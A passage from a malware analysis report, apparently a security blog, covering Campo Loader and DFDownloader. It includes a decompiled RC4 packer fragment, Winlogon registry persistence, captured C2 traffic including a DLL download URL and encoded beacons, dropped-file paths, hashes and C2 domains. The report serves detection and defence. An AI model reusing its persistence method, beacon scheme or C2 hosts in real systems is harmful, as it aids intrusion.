      param_2 = param_2 + 1;
    }
    local_20[0] = 0;
    iVar2 = (*CryptImportKey)(local_28,&__ZL24SimpleBlobRC4KeyTemplate,0x4c,local_24,0,local_20);
    if (iVar2 != 0) {
      uVar3 = (*CryptEncrypt)(local_20[0],0,1,0,param_1,param_3,*param_3);
      return uVar3 & 0xffffff00 | (uint)(uVar3 != 0);
    }
  }
}
return 0;
```

Figure 34. Example of DFDownloader's packer.

These source codes show similar characteristics to the packer used by BazarLoader, as described in Cybereason's blog [8], and the packer used by Trickbot, as described in VIPRE Labs' blog [9]. These similarities also indicate that Trickbot and BazarLoader might be related to this attack campaign.

- [8] A Bazar of Tricks: Following Team9's Development Cycles https://www.cybereason.com/blog/a-bazar-of-tricks-following-team9s-development-cycles
- [9] 「Trickbot's Tricks」Posted by VIPRE Labs https://labs.vipre.com/trickbots-tricks/

How to check for malware execution traces

The following is how to check the malware execution traces.

Automatic Startup Settings

Registry

- DFDownloader registers a DLL file in the registry for persistence.
- DFDownloader is executed when the user logs on to the terminal.

Table 4. Registry values

Item	Value
Registry key	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Value	Shell
Data type	REG_SZ
Data	(e.g.) explorer.exe, regsvr32.exe C:\ProgramData\nmvhg\nmvhg.dll




Figure 35. Example of the registry values

Network Traffic and Proxy Logs

Communication of Campo Loader

- Use the POST method with no User-Agent in the HTTP header.
- The domain name tends to be the xyz domain.
- The URL can be expressed by regular expression as “\/campo\/([a-z0-9]{1,2})\/([a-z0-9]{1,3})”.

```
POST /campo/h/h2 HTTP/1.1
Host: board3.xyz
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 05:36:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=hpdla0pfdjhmk2qlc7re77vao25eu68v; expires=Fri, 02-Apr-2021 07:36:23 GMT; Max-Age=7200;
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 38
Content-Type: text/plain;charset=UTF-8

http://chance5.xyz/uploads/files/1.dll
```

Figure 36. Campo Loader communication example

Communication of DFDownloader

- The POST method is used with no User-Agent in the HTTP header.
- The domain name tends to use the xyz domain.
- The Content-Length of a request is about 40 to 100 bytes.
- Server responses are encrypted with XOR, and the XOR key is a different value for each infected host. Example: “DESKTOP-AABSVH71760622929”.

```
POST / HTTP/1.1
Host: domainsupply.xyz
Pragma: no-cache
Content-Length: 96

U1lTfHwxMHx8MTc3NjN8fERFU0tUT1AtQUFCU1ZINzE3NjA2MjI5Mj18fHR1c3R8fDY0fHwxLjI4cnx8MHx8NzU0NTM5Mg==
```

SYS||10||17763||DESKTOP-AABSVH71760622929||test||64||1.28r||0||7545392

Figure 37. Example of DFDownloader communication 1

```
POST / HTTP/1.1
Host: domainsupply.xyz
Pragma: no-cache
Content-Length: 40

UE5HfHxERVNLVE9QLUFBQ1NWSDcxNzYwNjIyOTI5
```

PNG||DESKTOP-AABSVH71760622929

Figure 38. Example of DFDownloader communication 2

Created Files

Please check if any of the following files have been created.

*Please note that the name and destination of the file can be easily changed by an attacker.

Document files

- The folder path used to store the files is consistently “C:\Users\Public\”, and the file name changes depending on the attack campaign.
- The table below shows the generated files for the document files we checked.

Table 5. Examples of generated files by document file

File	Description
C:\Users\Public\14118.doy	File dropped by document file. Used in a campaign for Japan on April 9, 2021.
C:\Users\Public\14118.xlsb	File dropped by document file. Used in a campaign for Japan on April 9, 2021.
C:\Users\Public\14118.biy	The file generated by Base64 decoding the data in “C:\Users\Public\14118.doy” (Campo Loader). Used in a campaign for Japan on April 9, 2021.

Campo Loader

- The saved file path and file name are hard-coded in the Campo Loader that is dropped from the document file.
- The folder path used to store the files is consistently “C:\ProgramData\”
- The files generated by Campo Loader are as shown in the table below.

Table 6. Examples of files generated by Campo Loader

Files	Description
C:\ProgramData\jyqwkf\jyqwkf.dll	DLL file downloaded by Campo Loader. Used in a campaign for Japan on April 9, 2021.
C:\ProgramData\yosgu\yosgu.dll	DLL file downloaded by Campo Loader. Used in a campaign for Japan on April 2 and 8, 2021.

DFDownloader

- The file path and filename saved by DFDownloader are randomly generated.
- Depending on the communication result, the folder and file may be deleted.
- The following table shows the files generated by DFDownloader.

Table 7. Examples of files generated by DFDownloader

Files	Description

C:\ProgramData\<random string>\<random string>.dll (e.g.)C:\ProgramData\nmvhg\nmvhg.dll	DLL file downloaded by DFDownloader
C:\ProgramData\<random string>\<random string>.exe (e.g.) C:\ProgramData\nmvhg\nmvhg.exe	EXE file downloaded by DFDownloader

Acknowledgments

We would like to thank the following security researchers for sharing their information with us in writing this blog.

- Cryptolaemus Team (@Cryptolaemus1)
- ExecuteMalware (@executemalware)
- bom (@bomccss)
- わが (@waga_tw)
- moto_sato (@58_158_177_102)
- Malware Traffic Analysis https://www.malware-traffic-analysis.net/

IoCs (As of May 10)

Document file

7d1ff39fc6daab153ad6477554415336578256257aa81fd796a48b89c7a8b2e8

Campo Loader

b8212f866c5cdf1a823031e24fe10444aab103d8fb55a25821e1c7c7366e580f

DFDownloader

8589e2d840c3ed5adbdc160724bdb3c2e703adeec1ec1e29983960c9c00c4469

Where to communicate with Campo Loader

Since Openfield servers are also used by malware other than Campo Loader, the following may include communication destinations used by BazarCall and others. In addition, other Openfield URL information can be found at URLhaus.

hxxp://nightsalmon[.]xyz/campo/b/b
hxxp://foreverbold[.]xyz/campo/b/b
hxxp://superstartart[.]xyz/campo/b/b

hxxp://steeltits[.]xyz/campo/z/z
hxxp://steeltits[.]xyz/campo/LHq/cD
hxxp://139.162.150[.]121/campo/b/j
hxxp://185.14.31[.]147/campo/j1/j2
hxxp://ship4[.]xyz/campo/i/i
hxxp://gopigs[.]xyz/campo/k/k
hxxp://board3[.]xyz/campo/h/h2
hxxp://cake3[.]xyz/campo/c4/c4
hxxp://dance4[.]xyz/campo/c5/c5
hxxp://cake3[.]xyz/uploads/files/120.dll
hxxp://chance5[.]xyz/uploads/files/1.dll
hxxp://dance4[.]xyz/uploads/files/120-cr.dll

Where to communicate with DFDownloader

showstoreonline[.]com
moviesmenia[.]com
avydabiz[.]com
kingdomcoffee[.]com
domaindnsresolver[.]xyz
domainutility[.]xyz
domainservicing[.]xyz
domainsupply[.]xyz